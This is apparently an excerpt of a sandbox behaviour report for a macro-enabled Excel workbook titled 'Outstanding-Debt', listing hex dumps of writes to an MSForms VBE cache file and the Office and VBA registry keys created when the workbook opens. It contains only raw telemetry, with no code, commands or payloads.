C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	..........C.MSFormsW......... 8 ..OLE_COLORWWWd....... .8(oOLE_ HANDLEWW.........8.WOL E_OPTEXC LUSIVE,........8..IFontWW W......... (U.Font.........8.*fmDrop EffectX........8.bfmAction.... .....8.kIDataAutoWrapper ....8.VIReturnIntegerWW..... ....8.9IReturnBool	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..Move WW..CopyOrMove..CutW WW..PasteW ..DragDropWW..InheritWW W..OnWW WW..OffWWW..DefaultW WW..ArrowW ..CrossW..IBeamW..SizeN ESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.......@.......@.......@.. ......d....... ....,....... 0.......8...............H..... .@........X......@........%... ....p......@...............@.. ......1...............=....... ....@........I............. ....U...............a... ....m..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	...........L..D......	success or wait	1757	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.......	success or wait	1215	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\......... ....8... 8...`.............. ...8...	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.................. ...D...h.................. ....@...d..................	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,..........X....... ....L..........x... ....@..........l.......4..... ......`.......(..........T... ....H..........t....... <..........h.......0... ....\.......$..........P. ....|.......D.......... p.......8......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B..........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g.............	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I..........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T..........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!.............................. ....&!.................. ....0..... ..,.............................. ....H.......D..	success or wait	1	68773F8E	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1C51E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-1636503299-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1C5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68778A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D213B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1386479617	success or wait	1	687D7FEE	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly